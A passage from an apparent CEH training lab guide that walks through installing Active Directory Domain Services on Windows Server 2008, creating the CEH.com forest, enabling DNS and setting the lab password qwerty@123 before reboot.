
9. Operating System Compatibility wizard appears click **Next**.




10. In Choose a Deployment Configuration wizard select **Create a new domain in a new forest** radio button and click **Next**.




11. Name the Forest Root Domain wizard appears, in **FQDN of the forest root domain:** field type the domain name as shown in following figure and click **Next**.
12. In the lab environment we are providing Domain name as **CEH.com**.




13. Choose Windows Server 2008 from Forest functional level: drop down list in Set Forest Functional Level and click **Next**.



14. Check **DNS server** option in Additional Domain Controller Options and click **Next**.




15. Static IP assignment pop-up appears click **Yes, the computer will use a dynamically assigned IP address (not recommended)** option.




16. Active Directory Domain Services Installation wizard pop-up appears click **Yes**.




17. Location for Database, Log Files, and SYSVOL wizard appears leave the settings to default and click **Next**.




18. Directory Services Restore Mode Administrator Password wizard appears, fill in the following Password and Confirm password field and click **Next**.
19. In this lab environment we have provided password as **qwerty@123**.




20. In Summary wizard it shows the configuration settings of the Active Directory services, click **Next** to continue.



21. Active Directory Domain Services Installation pop-up appears check **Reboot on completion** check box and wait until installation completes.




22. To login to Windows Server 2008 machine go to Action and click **Ctrl+Alt+Delete** option.




23. Type the password **qwerty@123** and click **Login** button.

